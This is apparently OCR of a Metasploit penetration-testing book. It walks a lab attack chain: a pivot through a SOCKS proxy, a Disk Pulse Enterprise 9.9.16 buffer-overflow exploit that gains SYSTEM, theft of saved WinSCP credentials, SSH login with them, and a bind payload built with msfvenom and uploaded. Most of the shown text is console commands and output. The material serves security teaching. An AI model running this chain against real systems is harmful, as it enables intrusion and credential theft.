
```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS       192.168.116.133  yes       The target address range or CIDR identifier
   THREADS      10               yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > run
```

```
msf auxiliary(tcp) > run

[+] 192.168.116.133:      - 192.168.116.133:80 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

```
msf > use auxiliary/server/socks4a
msf auxiliary(socks4a) > show options

Module options (auxiliary/server/socks4a):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The address to listen on
   SRVPORT  1080             yes       The port to listen on.


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy


msf auxiliary(socks4a) >
```


root@kali: ~
File Edit View Search Terminal Help
GNU nano 2.8.7 File: /etc/proxychains.conf
#socks5 192.168.67.78 1080 lamer secret
http 192.168.89.3 8080 justu hidden
socks4 192.168.1.49 1080
http 192.168.39.93 8080
#
#
proxy types: http, socks4, socks5
(auth types supported: "basic"-http "user/pass"-socks)
#
[ProxyList]
add proxy here ...
meanwile
defaults set to "tor"
socks4 127.0.0.1 1080
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line


Preferences - Mozilla Firefox (Build 20170809204109)
Kali Linux, an Offensive S...
Preferences
Firefox
about:preferences#advanced
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
Connection Settings
Configure Proxies to Access the Internet
No proxy
Auto-detect proxy settings for this network
Use system proxy settings
Manual proxy configuration:
HTTP Proxy:
Port:
0
Use this proxy server for all protocols
SSL Proxy:
FTP Proxy:
SOCKS Host:
127.0.0.1
1080
SOCKS v4
SOCKS v5
No Proxy for:
localhost, 127.0.0.1
Help
Cancel
OK


Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
Disk Pulse Enterprise v9.9.16
27-Jan-2018 17:13:11
Disk Pulse Enterprise Status
Command
Directories
Status
Changes
Actions
Tools
Monitor System Disk
C:\
Active
2000
0
Login
s) in run'
msf auxiliary(socks4a) > run
[*] Auxiliary module running as background job 5.
msf auxiliary(socks4a) >
[*] Starting the socks4a proxy server

```
msf auxiliary(socks4a) > use exploit/windows/http/disk_pulse_enterprise_get
msf exploit(disk_pulse_enterprise_get) > info

       Name: Disk Pulse Enterprise GET Buffer Overflow
     Module: exploit/windows/http/disk_pulse_enterprise_get
   Platform: Windows
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2017-08-25

Provided by:
  Chance Johnson
  Nipun Jaswal & Anurag Srivastava

Available targets:
  Id  Name
  --  ----
  0   Disk Pulse Enterprise 9.9.16

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOST                     yes       The target address
  RPORT    80               yes       The target port (TCP)
  SSL      false            no        Negotiate SSL/TLS for outgoing connections
  VHOST                     no        HTTP server virtual host

Payload information:
  Avoid: 4 characters

Description:
  This module exploits an SEH buffer overflow in Disk Pulse Enterprise
  9.9.16. If a malicious user sends a crafted HTTP GET request it is
  possible to execute a payload that would run under the Windows NT
  AUTHORITY\SYSTEM account.
```

```
msf exploit(disk_pulse_enterprise_get) > show options

Module options (exploit/windows/http/disk_pulse_enterprise_get):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST    192.168.174.130  yes       The target address
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4446             yes       The listen port
   RHOST     192.168.174.130  no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Disk Pulse Enterprise 9.9.16


msf exploit(disk_pulse_enterprise_get) > set RHOST 192.168.116.133
RHOST => 192.168.116.133
msf exploit(disk_pulse_enterprise_get) > exploit

[*] Started bind handler
[*] Generating exploit...
[*] Sending exploit...
[*] Sending stage (179267 bytes) to 192.168.116.133
[*] Meterpreter session 5 opened (192.168.174.128-192.168.174.132:0 -> 192.168.116.133:4446) at 2018-01-27 22:25:57 +0530
```

```
msf > sessions -i

Active sessions
===============

  Id  Type                     Information
  Connection
  --  ----                     -----------
  ----------
  1   meterpreter php/linux    www-data (33) @ ubuntu
  192.168.174.128:4444 -> 192.168.174.132:44567 (192.168.174.132)
  2   meterpreter x64/linux    uid=33, gid=33, euid=33, egid=33 @ 192.168.174.132
  192.168.174.128:4443 -> 192.168.174.132:38899 (192.168.174.132)
  3   meterpreter x64/linux    uid=0, gid=0, euid=0, egid=0 @ 192.168.174.132
  192.168.174.128:4443 -> 192.168.174.132:38900 (192.168.174.132)
  5   meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN-G2FTBHAP178
  192.168.174.128-192.168.174.132:0 -> 192.168.116.133:4446 (192.168.116.133)
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 3772
meterpreter > background
[*] Backgrounding session 5...
```

```
msf > use post/windows/gather/enum_applications
msf post(enum_applications) > show options

Module options (post/windows/gather/enum_applications):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  5                yes       The session to run this module on.

msf post(enum_applications) > run

[*] Enumerating applications installed on WIN-G2FTBHAP178

Installed Applications
======================

 Name                                                    Version
 ----                                                    -------
 Disk Pulse Enterprise 9.9.16                            9.9.16
 FileZilla Client 3.17.0                                 3.17.0
 Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148  9.0.30729.4148
 VMware Tools                                            10.0.6.3595377
 WinSCP 5.7                                              5.7


[+] Results stored in: /root/.msf4/loot/20180127230357_AcmeTest_192.168.116.133_host.application_482900.txt
[*] Post module execution completed
msf post(enum_applications) >
```

```
msf post(winscp) > show options

Module options (post/windows/gather/credentials/winscp):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  5                yes       The session to run this module on.

msf post(winscp) > run

[*] Looking for WinSCP.ini file storage...
[*] Looking for Registry storage...
[+] Host: 192.168.116.134, IP: 192.168.116.134, Port: 22, Service: Unknown
, Username: root, Password: SecurePassw0rd
[*] Post module execution completed
msf post(winscp) >
```


```
msf post(winscp) > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in
 the current database
   DB_ALL_PASS       false            no        Add all passwords in the current databa
se to the list
   DB_ALL_USERS      false            no        Add all users in the current database t
o the list
   PASSWORD                           no        A specific password to authenticate wit
h
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            192.168.116.128  yes       The target address range or CIDR identi
fier
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works f
or a host
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords sep
arated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for al
l users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempt
s
```


```
msf auxiliary(ssh_login) > set USERNAME root
USERNAME => root
msf auxiliary(ssh_login) > set PASSWORD SecurePassw0rd
PASSWORD => SecurePassw0rd
msf auxiliary(ssh_login) > set RHOSTS 192.168.116.134
RHOSTS => 192.168.116.134
msf auxiliary(ssh_login) > run

[+] 192.168.116.134:22 - Success: 'root:SecurePassw0rd' 'uid=0(root) gid=0(root) groups
=0(root) Linux ubuntu 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC
2017 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 6 opened (192.168.174.128-192.168.174.132:0 -> 192.168.116.13
4:22) at 2018-01-27 23:11:29 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login) >
```


```
root@kali:~# msfvenom -p linux/x64/meterpreter/bind_tcp LPORT=1337 -f elf > bind
.elf
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 78 bytes
Final size of elf file: 198 bytes
```

```
root@kali:~# proxychains scp bind.elf root@192.168.116.134:/home/nipun/flock.elf
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.116.134:22-<><>-OK
root@192.168.116.134's password:
Permission denied, please try again.
root@192.168.116.134's password:
bind.elf                                      100%  198     4.2KB/s   00:00
root@kali:~#
```


```
msf auxiliary(ssh_login) > sessions -i

Active sessions
===============

  Id  Type                   Information                                          Connection
  --  ----                   -----------                                          ----------
  1   meterpreter php/linux    www-data (33) @ ubuntu                             192.168.174.128:44
44 -> 192.168.174.132:44567 (192.168.174.132)
  2   meterpreter x64/linux    uid=33, gid=33, euid=33, egid=33 @ 192.168.174.132  192.168.174.128:44
43 -> 192.168.174.132:38899 (192.168.174.132)
  3   meterpreter x64/linux    uid=0, gid=0, euid=0, egid=0 @ 192.168.174.132      192.168.174.128:44
43 -> 192.168.174.132:38900 (192.168.174.132)
  5   meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN-G2FTBHAP178               192.168.174.128-19
2.168.174.132:0 -> 192.168.116.133:4446 (192.168.116.133)
  11  meterpreter x64/linux    uid=0, gid=0, euid=0, egid=0 @ 192.168.116.134      192.168.174.128-19
2.168.174.132:0 -> 192.168.116.134:1337 (192.168.116.134)
  12  shell /linux             SSH root:SecurePassw0rd (192.168.116.134:22)        192.168.174.128-19
2.168.174.132:0 -> 192.168.116.134:22 (192.168.116.134)

msf auxiliary(ssh_login) >
```



10. Obtain root access
8. x64/linux meterpreter Executable
7. PHPCollab Exploit
5. Dir Scanner Module
3.Service Identification
1.Nmap/ TCP Scan
80
2.Port 80 Open
80
3.Apache 2.4.7
80
7. Shell access(www-data)
80
8. x64/linux Shell (www-data)
4443
11. x64/linux Shell (root)
4443
192.168.174.128
192.168.174.132



21. Windows Meterpreter (SYSTEM)
16. Port 80 Found open
192.168.116.133
21. Exploit Disk Pulse 9.9.16
15. TCP Scan 192.168.116.133
12. Add SSH Key Persistence
4443
13. Arp & ifconfig Command
192.168.174.128
192.168.174.132



24. Reveals Another System
192.168.116.133
24. WinSCP Saved Passwords Module
4443
25. Root Shell Access on 192.168.116.134
192.168.174.128
192.168.174.132
192.168.116.134

Chapter 2: Reinventing Metasploit





app
config
data
db
documentation
lib
modules
plugins
scripts
tools
vendor
msfdb
msfupdate
ruby
Gemfile
Gemfile.lock
metasploit-framework.gemspec
msfconsole
msfd
msfrpc
msfrpcd
msfvenom
Rakefile


anemone
metasm
metasploit
msf
net
postgres
rabal
rbmysql
rex
snmp
sqlmap
tasks
telephony
anemone.rb
enumerable.rb
msfenv.rb
postgres_msf.rb
rbmysql.rb
rex.rb
robots.rb
snmp.rb
telephony.rb
windows_console_color_support.rb


base
core
scripts
ui
util
base.rb
core.rb
events.rb
sanity.rb
ui.rb
util.rb
windows_error.rb

```
root@kali:/usr/share/metasploit-framework/lib/msf/core# ls -X
auxiliary            encoder.rb            opt_port.rb
db_manager           event_dispatcher.rb   opt_raw.rb
encoder              exceptions.rb         opt.rb
encoding             exploit_driver.rb     opt_regexp.rb
exe                  exploit.rb            opt_string.rb
exploit              framework.rb          payload_generator.rb
handler              handler.rb            payload.rb
module               host_state.rb         payload_set.rb
module_manager       module_manager.rb     platform.rb
modules              module.rb             plugin_manager.rb
payload              module_set.rb         plugin.rb
post                 modules.rb            post_mixin.rb
rpc                  nop.rb                post.rb
session              opt_address_local.rb  reference.rb
author.rb            opt_address_range.rb  reflective_dll_loader.rb
auxiliary.rb         opt_address.rb        rpc.rb
constants.rb         opt_base.rb           service_state.rb
database_event.rb    opt_bool.rb           session_manager.rb
data_store.rb        opt_enum.rb           session.rb
db_export.rb         opt_float.rb          site_reference.rb
db_import_error.rb   opt_int.rb            target.rb
db_manager.rb        option_container.rb   thread_manager.rb
encoded_payload.rb   opt_path.rb
root@kali:/usr/share/metasploit-framework/lib/msf/core#
```

```
root@kali:/usr/share/metasploit-framework/lib/msf/core/exploit# ls -X
